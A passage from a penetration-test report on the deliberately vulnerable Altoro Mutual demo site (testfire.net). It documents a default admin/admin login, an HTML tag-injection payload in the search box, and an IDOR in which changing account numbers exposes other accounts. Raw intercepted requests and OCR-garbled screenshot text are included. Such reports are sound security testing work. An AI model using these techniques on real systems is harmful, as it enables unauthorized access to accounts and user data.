17 Sec-Fetch-User: ?
18 Sec-Fetch-Dest: document
19 Referer: https://testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 uid=admin&passw=admin&btnSubmit=Login
```

#### Impact:

- Unauthorized access to admin panel and user data.

#### Recommendation:

- Enforce strong password policies.
- Disable default accounts upon deployment

#### 4.11 Attribute Injection / HTML Tag Injection

ID 11

Severity Low

Affected URL <http://testfire.net/>

Description:


The application fails to properly sanitize user input in the search functionality, allowing HTML tag injection that can modify page content and redirect users.

#### Proof-of-Concept (PoC):

During testing in the search box, the payload

“<a href="https://google.com"><p>Google Home</p></a>”

was injected, which successfully rendered as a clickable link redirecting to an external website.



#### Impact:

- Potential phishing attacks
- User redirection to malicious websites

#### Recommendation:

- Implement proper output encoding
- Use Content Security Policy headers

#### 4.12 Insecure Direct Object Reference (IDOR)

ID	12
Severity	Medium
Affected URL	<a href="http://testfire.net/bank/showAccount?listAccounts=800000">http://testfire.net/bank/showAccount?listAccounts=800000</a>
	<a href="http://testfire.net/bank/showAccount?listAccounts=800002">http://testfire.net/bank/showAccount?listAccounts=800002</a>

#### Description:

The application fails to implement proper access controls on account endpoints, allowing users to access unauthorized account data by manipulating account parameters.

#### Proof-of-Concept (PoC):

While logged in as user 'jsmith', modifying the account number parameter in the GET request to a corporate account number successfully retrieved unauthorized corporate account details.

#### Admin User

The screenshot shows the Altoro Mutual Online Banking homepage. A red box highlights the central content area where a user has successfully exploited an IDOR vulnerability. The page displays a welcome message 'Hello Admin User' and a congratulatory message 'Congratulations!' below it. A dropdown menu shows '800000 Corporate' selected. The URL in the browser bar is https://demo.testfire.net/bank/main.jsp.

← → ⌛ <https://demo.testfire.net/bank/showAccount?listAccounts=800000>

# Altoro Mutual

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

This account details are of admin users

## Account History - 800000 Corporate

Balance Detail	
800000 Corporate	Select Account
Ending balance as of 11/21/25 12:41 AM	\$918754.40
Available balance	\$918754.40

### 10 Most Recent Transactions

Date	Description	Amount
2025-11-21	Withdrawal	-\$888.00

Time Type Direction Method URL

01:42:24 21 Nov... HTTP → Request GET https://demo.testfire.net/bank/showAccount?listAccounts=800000

**Request**

Pretty Raw Hex

```

1 GET /bank/showAccount?listAccounts=800000 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1970CC204B7BC7D3025FFAB93EC78FD3; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX45LjIwODcyODJFN3w4MDAwMDF+Q2hLY2tpbmd+LTcu0Tk50Tk50Tk5MDc2RTYwf=="
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Not_A/Brand";v="99", "Chromium";v="136"
6 Sec-Ch-UA-Mobile: 70
7 Sec-Ch-UA-Platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://demo.testfire.net/bank/main.jsp
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19 Connection: keep-alive
20
21

```

Screenshot of the ZAP (Zed Attack Proxy) interface showing a Repeater attack setup. The 'Repeater' tab is selected. A red box highlights the 'Request' and 'Response' panes.

**Request**

```

1 GET /bank/showAccount?listAccounts=800000 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1970CC204B7BC7D3025FFAB93EC78FD3; AltoroAccounts=
4 ODAwMDAwfKvncnVcmFOZX45LjIw0Dcy0DJFN3w4MDAwMDF+QzhLY2tpbmd+LTcu0Tk50Tk50Tk50Tk5MD
5 c2RTYwfA=="
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not. A/Brand";v="99", "Chromium";v="136"
8 Sec-Ch-Ua-Mobile: ?
9 Sec-Ch-Ua-Platform: "Linux"
10 Accept-Language: en-US,en;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/136.0.0.0 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
16 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Referer: https://demo.testfire.net/bank/main.jsp
22 Accept-Encoding: gzip, deflate, br
23 Priority: u=0, i
24 Connection:keep-alive
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← → C https://demo.testfire.net/bank/showAccount?listAccounts=800002



MY ACCOUNT    PERSONAL    SMALL BUSINESS

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Now to confirm IDOR  
I logged in as jsmith  
user

### Account History - 800002 Savings

Balance Detail		
800002 Savings	Select Account	Amount
Ending balance as of 11/21/25 12:46 AM		\$10320.00
Available balance		\$10320.00

### 10 Most Recent Transactions

Date	Description	Amount
2025-11-21	Deposit	\$200.00

### Credits

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙️ Proxy settings

🕒 Intercept on ➔ Forwardall ⚙️ Drop Request to https://der...

Time	Type	Direction	Method	URL
01:47:31 21 Nov...	HTTP	→ Request	GET	https://demo.testfire.net/bank/showAccount?listAccounts=800002

### Request

Pretty Raw Hex

```
1 GET /bank/showAccount?listAccounts=800002 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1970CC204B78C7D3025FFAB93EC78FD3; AltoroAccounts=
4 "0DAwMDAyTlNhdmLuZ3N+MTAzMjAwLjBBODAwMDAzfkNoZWNrAw5nfj_kuMj_IzMzcycMTAzMj_k0MzLMFj_18NDUzOTA4Mj_AzOTMSNjI40HSDcmVkaXQgQ2FyZH4tMy41Nj_U3NDgwOTg5OTQ3MDE2RTIwfa=="
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A[Brand]";v="99";"Chromium";v="132"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?
16 Sec-Fetch-Dest: document
17 Referer: https://demo.testfire.net/bank/main.jsp
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20 Connection: keep-alive
21
```

**Screenshot 1: Burp Suite - Repeater Tab**

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red box highlights the request and response panes.

**Request:**

```

1 GET /bank/showAccount?listAccounts=800000 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1970CC204B7BC7D3025FFAB93EC78FD3; AltoroAccounts=
4 "ODAwMDayfLnhdmUz3N+MTAzMjAwLjB80DAwMDazfkNoZWRaWnfjkuMjIzMzcYMTAzMjk0MzlFMj18ND
5 UzOTAAjMjAzOTMSNjI40HSDcavkaX0gQ2FyZH4tMy41NjU3NDgwOTg50TQ3MDE2RTIwfA=="
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Linux"
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Chrome/136.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
13 png,/.*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo.testfire.net/bank/main.jsp
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Connection:keep-alive
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